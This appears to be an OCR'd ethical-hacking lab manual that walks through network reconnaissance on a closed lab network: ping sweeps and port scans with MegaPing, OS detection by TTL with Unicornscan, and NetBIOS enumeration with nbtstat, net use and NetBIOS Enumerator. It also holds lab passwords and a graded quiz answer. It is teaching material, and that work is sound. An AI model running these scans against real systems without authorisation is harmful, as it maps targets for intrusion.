


- The **MegaPing (Unregistered)** GUI appears displaying the **System Info**




Edit with WPS Office

- Select the **IP Scanner** option from the left pane. In the **IP Scanner** tab on the right-hand pane, enter the IP range in the **From** and **To** fields. In this lab, the IP range is **10.10.1.5 to 10.10.1.20**. Then, click **Start** to begin the scanning process.
- MegaPing displays all IP addresses within the specified target range, along with their **TTL value**, **Status** (dead or alive), and statistics of the **dead and alive hosts**, as shown in the screenshot.




- Select the **Port Scanner** option from the left-hand pane. In the **Port Scanner** tab on the right, enter the **IP address** of the **Windows Server 2016 (10.10.1.16)** machine into the **Destination Address List** field and click **Add.**




Edit with WPS Office

- Select the **10.10.1.16** checkbox and click the **Start** button to start listening to the traffic on 10.10.1.16.



- MegaPing displays the **ports** associated with **Windows Server 2016 (10.10.1.16)**, providing details such as the **port number and type, the service running on the port, a description of the service, and the associated risk**, as shown in the screenshot.




Edit with WPS Office

○ Perform OS discovery using Unicornscan

Unicornscan is a Linux-based command-line tool for network reconnaissance and information gathering. It is an asynchronous TCP and UDP port scanner and banner grabber used to discover open ports, services, TTL values, and more on a target machine. By analyzing TTL values in the scan results, Unicornscan can help identify the operating system of the target machine.

In this task, Unicornscan will be used to perform OS discovery on the target system.


- switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window. ● **Open the Parrot Terminal**




Edit with WPS Office

- **Switch to Root User**:
  - Type: sudo su and press enter
- **Enter Password**:
  - In [sudo] password for attacker: field, type: toor
  - Press **Enter**

    (Note: The password will not be visible while typing.)




- **Navigate to the Root Directory**:
  - Type: cd and Press **Enter**



Edit with WPS Office

- Now, you are in the root environment and ready to execute **Unicornscan** commands.




- The command **unicornscan 10.10.1.16 -Iv** is used to perform a detailed scan on the target machine, which in this case is a **Windows Server 2016** with the IP address **10.10.1.16**.
- **unicornscan** → Runs Unicornscan, a network reconnaissance tool.
- **10.10.1.16** → Specifies the target IP address.
- **-I** → Enables **immediate mode** for faster scanning.
- **v** → Enables **verbose mode** to display detailed scan results.

The scan detects **open TCP ports**, **running services**, and the **TTL value** of **128**, indicating that the


Edit with WPS Office

target OS is likely **Microsoft Windows (Windows 7/8/8.1/10 or Windows Server 2008/12/16)**.


- The command **unicornscan 10.10.1.9 -Iv** is used to perform a detailed scan on the target machine, which in this case is **Ubuntu (10.10.1.9)**.



The scan detects **open TCP ports**, **running services**, and a **TTL value of 64**, indicating that the target OS is likely **Linux-based (Google Linux, Ubuntu, Parrot, or Kali)**.



Edit with WPS Office



○ Perform enumeration on a system or network to extract usernames, machine names, network resources, shares, etc.

Enumeration is the process of actively gathering detailed information about a target system by establishing a connection and performing queries. It helps in identifying usernames, user groups, shared folders, active services, open ports, OS type, machine name, and network configuration. Enumeration techniques are conducted in intranet environments to identify vulnerabilities for security analysis or exploitation.

■ Perform NetBIOS enumeration using Windows Command-Line utilities

■ First switch to the Windows Server 2019 (10.10.1.19) machine and activate it using **Ctrl+Alt+Delete**. Log in with the **Administration** profile by pasting **Pa$$w0rd** in the password field. Alternatively, use the **Type Password** option under the **Commands** menu. When the **Networks** screen appears, click **Yes** to allow network discovery.

■ Run the command:

- **nbtstat -a 10.10.1.10**
- This displays the NetBIOS name table of the remote **Windows 10** machine, revealing active NetBIOS names and their associated types.

Edit with WPS Office

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.10

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WINDOWS10      <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WINDOWS10      <20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    WORKGROUP      <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

    MAC Address = 00-15-5D-01-80-01
```

■ NOW Run the command:


- **nbtstat -c**
- This lists the NetBIOS name cache, showing stored NetBIOS names and their resolved IP addresses without requiring authentication.

```
C:\Users\Administrator>nbtstat -c

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []

                NetBIOS Remote Cache Name Table

       Name               Type       Host Address    Life [sec]
    --------------------------------------------------------------
    WINDOWS10      <20>  UNIQUE          10.10.1.10          351

C:\Users\Administrator>
```

■ Run the command:

- **net use**
- This displays active network connections, including shared folders, drives, and connection status.

Edit with WPS Office



9. This concludes the demonstration of performing NetBIOS enumeration using Windows command-line utilities such as Nbtstat and Net use.

10. Close all open windows and document all the acquired information.

Question 2.3.1.1

Name the shared folder/drive available for the Windows Server 2019 machine.

\\WINDOWS10\EHE-Tools

Score

Correct

Perform NetBIOS enumeration using NetBIOS Enumerator


NetBIOS Enumerator is a tool for gathering network details like NetBIOS names, usernames, domain names, and MAC addresses using SMB.

Here, a Windows 10 machine is used to perform NetBIOS enumeration on Windows Server 2016 and Windows Server 2019 machines.

- Switch to the Windows 10 machine.
- Navigate to **D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\NetBIOS Enumeration Tools\NetBIOS Enumerator** and double-click **NetBIOS Enumerator.exe**.
- If a security warning appears, click **Run**. The NetBIOS Enumerator main window will open.

- The **NetBIOS Enumerator** main window appears, as shown in the screenshot.

